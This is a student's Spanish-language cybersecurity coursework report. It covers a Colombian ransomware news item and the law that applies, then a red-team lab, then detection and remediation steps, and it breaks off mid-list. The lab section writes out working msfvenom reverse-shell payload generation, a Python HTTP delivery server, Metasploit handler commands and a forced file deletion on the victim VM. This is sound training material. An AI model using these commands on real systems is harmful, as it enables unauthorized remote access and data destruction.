Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se solicita que mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó.

3.2.4.1. RESPUESTA PREGUNTA 4.

Enlace de la noticia: https://www.infobae.com/colombia/2023/09/13/paginas-web-del-gobierno-y-de-la-rama-judicial-caidas-por-ataque-cibernetico-de-secuestro-de-datos/

El 13 de septiembre de 2023 se registró un ciberataque en contra de la empresa IFX Networks, la cual administraba los servidores web de cerca de veinte (20) entidades públicas en Colombia. El ciberataque fue ejecutado mediante Rasomware y pudo afectar a empresas de otros diecisiete (17) países de la región.

Esta situación hizo que varias entidades del orden nacional en Colombia, vieran afectados los servicios que se prestan a través de la web. Durante varios días la información alojada en estos servidores permaneció secuestrada por parte de los delincuentes informáticos. Finalmente, y luego de varios días se pudo restablecer el servicio en las empresas afectadas.

Con la ejecución de este ciberataque por parte de los delincuentes informáticos, se incumplieron los siguientes artículos de la ley 1273 de 2009: Artículo 269A, artículo 269B, artículo 269C, artículo 269E y artículo 269F.

La ley 1273 establece sanciones para estos delitos con pena de cárcel de cuarenta y ocho (48) a noventa y seis (96) meses y una multa de cien (100) a mil (1000) salarios mínimos legales mensuales vigentes.

Por otra parte, las sanciones de tipo de disciplinario, están relacionadas con la pérdida o suspensión de la tarjeta profesional, estas sanciones son aplicadas por el Consejo Nacional de Ingeniería COPNIA.

Este tipo de noticias hacen visible la necesidad de potenciar los Sistemas de Gestión de Seguridad de la Información en Colombia. Las empresas privadas y públicas deben incluir en sus presupuestos la contratación de profesionales y tecnología especializados en la prevención y gestión de los riesgos informáticos.

3.3. ETAPA 3

3.3.1. PREGUNTA 1.

Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam.

3.3.1.1. RESPUESTA PREGUNTA 1.

Las herramientas utilizadas para el desarrollo del trabajo son:

- VirtualBox: Se usó para la instalación de las máquinas virtuales.
- Máquina Virtual con Windows 10
- Máquina Virtual con Kali-Linux
- Msfvenom: para la creación del payload que se ejecutó desde Windows 10.
- Python Http server: para compartir el archivo .exe con la maquina Windows.
- Metaspolit V 6.3.42: para realizar el Shell inverso y poder ingresar con usuario administrador a la máquina Windows y posteriormente eliminar el archivo de texto.

3.3.2. PREGUNTA 2.

A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina Windows 10 X64.

3.3.2.1. RESPUESTA PREGUNTA 2.

- La máquina Windows tenía desactivado el sistema de antivirus.
- La máquina Windows tenía desactivado el Firewall.
- La máquina Windows tenía un archivo con extensión .exe el cual contenía un código malicioso tipo payload, a través del cual se hizo la conexión fraudulenta para eliminar el archivo que contenía los datos del estudiante.

3.3.3. PREGUNTA 3.

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 10”? ¿Qué puerto abre la aplicación específica en el anexo?

3.3.3.1. RESPUESTA PREGUNTA 3.

Metasploit es la herramienta que utilicé para identificar los fallos en la máquina Windows, esta herramienta permite listar las vulnerabilidades que se pueden explotar en el sistema operativo de la víctima, el puerto que se abre para realizar el ataque es el número 443, usando la técnica Shell Reverse TCP.

3.3.4. PREGUNTA 4.

Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.

3.3.4.1. RESPUESTA PREGUNTA 4.

La victima de este ataque, expone toda la información almacenada en su computador, teniendo en cuenta que se abre una puerta trasera, la cual permite al delincuente informático tener control total sobre los archivos del sistema, esta situación puede tener las siguientes consecuencias:

- Pérdida o robo de la información.
- Secuestro de la información.
- Pérdida de las credenciales de usuarios
- Daño en la integridad de la información.

Se crea una conexión tipo Shell Inversa mediante la cual el delincuente toma el control toal de la máquina

Delincuente Informático

Equipo Víctima:

- No cuenta con Antivirus.
- No cuenta con Firewall.

Hace uso de herramientas como Metasploit para explotar las vulnerabilidades del sistema operativo víctima

3.3.5. PREGUNTA 5.

Deberá documentar y adjuntar los comandos utilizados y explicar la estructura desarrollada para el Payload además de los comandos para ejecutar el Payload.

3.3.5.1. RESPUESTA PREGUNTA 5.

Los comandos usados para el payload son:

- msfvenom -p windows/x64/shell_reverse_tcp --plataform windows -a x64 LHOST=192.168.10.138 LPORT=443 -f exe -o /home/kali/Downloads/POC_13871279.exe
  En la estructura del comando podemos ver que es un payload diseñado para el sistema operativo Windows 10 de 64 bits, también definimos el número de IP de la máquina atacante en el host, por último, el puerto por el cual se realiza el ataque y la ruta donde será almacenado el archivo ejecutable.
  Posteriormente mediante un Shell inverso, realizamos la conexión remota, con la cual de forma no autorizada accedemos a los datos de la máquina Windows 10.
- Python -m http.server 80
  Este comando permite crear un servidor web para compartir el archivo ejecutable con la máquina víctima.
- Msfconsole
  Este comando permite iniciar el framework de metasploit, de esta manera ingresamos a la consola para continuar con los demás comandos necesarios para iniciar la conexión con la máquina víctima.
  - use exploit/multi/handler
  - Set payload windows/x64/meterpreter/shell_reverse_tcp
  - Set lhost 192.168.10.138
  - set lport 443
  - exploit

  Luego de utilizar el comando exploit se genera una escucha por el puerto 443, la cual activará la conexión con la máquina víctima al momento de ejecutar el archivo generado a través de msfvenom.

- Comandos para navegar en la máquina víctima (Windows 10)
  - cd: Permite acceder a un directorio
  - dir: Permite listar el contenido de un directorio
  - type: Permite ver el contenido de un archivo plano en la consola cmd
  - del /F /A: Permite eliminar un archivo del sistema Windows

3.3.5.2. EVIDENCIA DEL LABORATORIO REALIZADO.



Figura 6. Configurando máquina Windows en modo bridge



Figura 7. Configurando máquina Kali Linux en modo bridge



Figura 8. Desactivando antivirus de Windows



Figura 9. Desactivando firewall de Windows



Figura 10. Probando comunicación entre las dos máquinas virtuales



Figura 11. Generando el payload con msfvenom



Figura 12. Habilitando servidor web para compartir archivo ejecutable



Figura 13. Descargando el archivo ejecutable en la máquina Windows



Figura 14. Configurando Metasploit para ejecutar la Shell reversa



Figura 15. Comandos cd, dir y type para llegar al archivo



Figura 16. Comando del /F /A datos.txt para eliminar el archivo datos.txt

3.4. ETAPA 4.

3.4.1. PREGUNTA 1.

¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.

3.4.1.1. RESPUESTA PREGUNTA 1.

Para proceder de forma correcta frente a un ataque informático y poder identificarlo, es indispensable contar con herramientas tecnológicas, que permitan realizar un monitoreo en tiempo real de la red local, los servicios de red en las estaciones de trabajo y demás datos que puedan generar alertas tempranas, de esta manera identificar el tipo de ataque informático y proceder de forma oportuna, los pasos que se deben realizar para identificar un ataque informático son:

- Revisión de las alertas generadas por parte del firewall o de los sistemas de identificación de intrusos, para identificar la amenaza.
- Solicitar información a los usuarios frente a posibles fallas en el funcionamiento de las estaciones de trabajo.
- Revisión de los sistemas de antivirus en las estaciones de trabajo y en el panel de administración del mismo.
- Verificación del estado de las actualizaciones a nivel de sistemas operativos y antivirus
- Verificación del tipo de ataque mediante la revisión de logs del firewall, sistemas de identificación de intrusos y antivirus.
- Rastreo de la red de área local, verificando el consumo de recursos, los puertos abiertos en los equipos activos de red, los puertos abiertos en las estaciones de trabajo.

3.4.2. PREGUNTA 2.

¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red Team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

3.4.2.1. RESPUESTA PREGUNTA 2.

- **Aislar la máquina víctima de la red de área local**: Desconectar los medios físicos de red, deshabilitar las conexiones inalámbricas y los dispositivos de almacenamiento externo.
- **Activar el Firewall del sistema operativo**: El ejercicio planteaba que la máquina víctima tenía desactivado el firewall de Windows, por lo tanto es indispensable activar la protección del cortafuegos del sistema operativo, de esta manera cerrar el puerto 443 utilizado para ejecutar el payload.
- **Activar y actualizar el sistema de antivirus**: Otra de las razones por las cuales se pudo llevar a cabo el ataque, es porque la máquina víctima no

contaba con un sistema de antivirus y el Windows defender estaba desactivado, por esta razón se hace necesario activar los sistemas de antivirus, actualizar a la versión más reciente de los mismos y activar la protección en línea

- **Reparar el sistema operativo**: Se debe ejecutar desde el sistema de antivirus, un escaneo completo de los archivos del sistema operativo, para identificar y eliminar el archivo *POC_13871279.exe* el cual contiene el programa malicioso, también el sistema de antivirus elimina los archivos que se infectaron con este ataque.
- **Recuperar el archivo eliminado:** Para recuperar el archivo *datos.txt* se debe recurrir a la última copia de seguridad para restaurarlo o utilizar una herramienta especializada en la recuperación de archivos eliminados en Windows.
- **Acciones de mejora:** Para evitar que este tipo de ataques se repitan, es importante tomar acciones de mejora, las cuales incluyen:
